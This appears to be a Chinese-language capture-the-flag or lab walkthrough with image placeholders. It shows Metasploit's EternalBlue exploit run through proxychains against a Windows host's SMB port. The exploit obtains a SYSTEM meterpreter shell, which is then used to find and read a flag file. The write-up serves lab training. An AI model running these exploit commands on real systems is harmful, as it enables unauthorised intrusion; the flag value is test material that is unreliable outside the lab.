
之前我们有扫描pc2的端口，这台机器开放了445端口，我们尝试使用永恒之蓝漏洞，首先msf加载永恒之蓝exp。

我们使用kali_operation_kit的终端通过proxychains启动msf，并加载永恒之蓝exp。

```
proxychains4   msfconsole
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.177
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload
windows/x64/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
```




此时我们已经成功获得meterpreter会话：




查看当前权限为系统权限：

```
getuid
```



进入目标机器交互终端：

```
shell
```




接下来我们翻看目录以及文件查找`flag.txt`文件，进入C盘根目录：

```
cd c:\
```


进行查找：

```
dir /s /b flag.txt
```



查看flag.txt文本内容：

```
type c:\temp\flag.txt
```



得到flag：`flag{9a48ddad2656385fce58af47a0ef56cf}`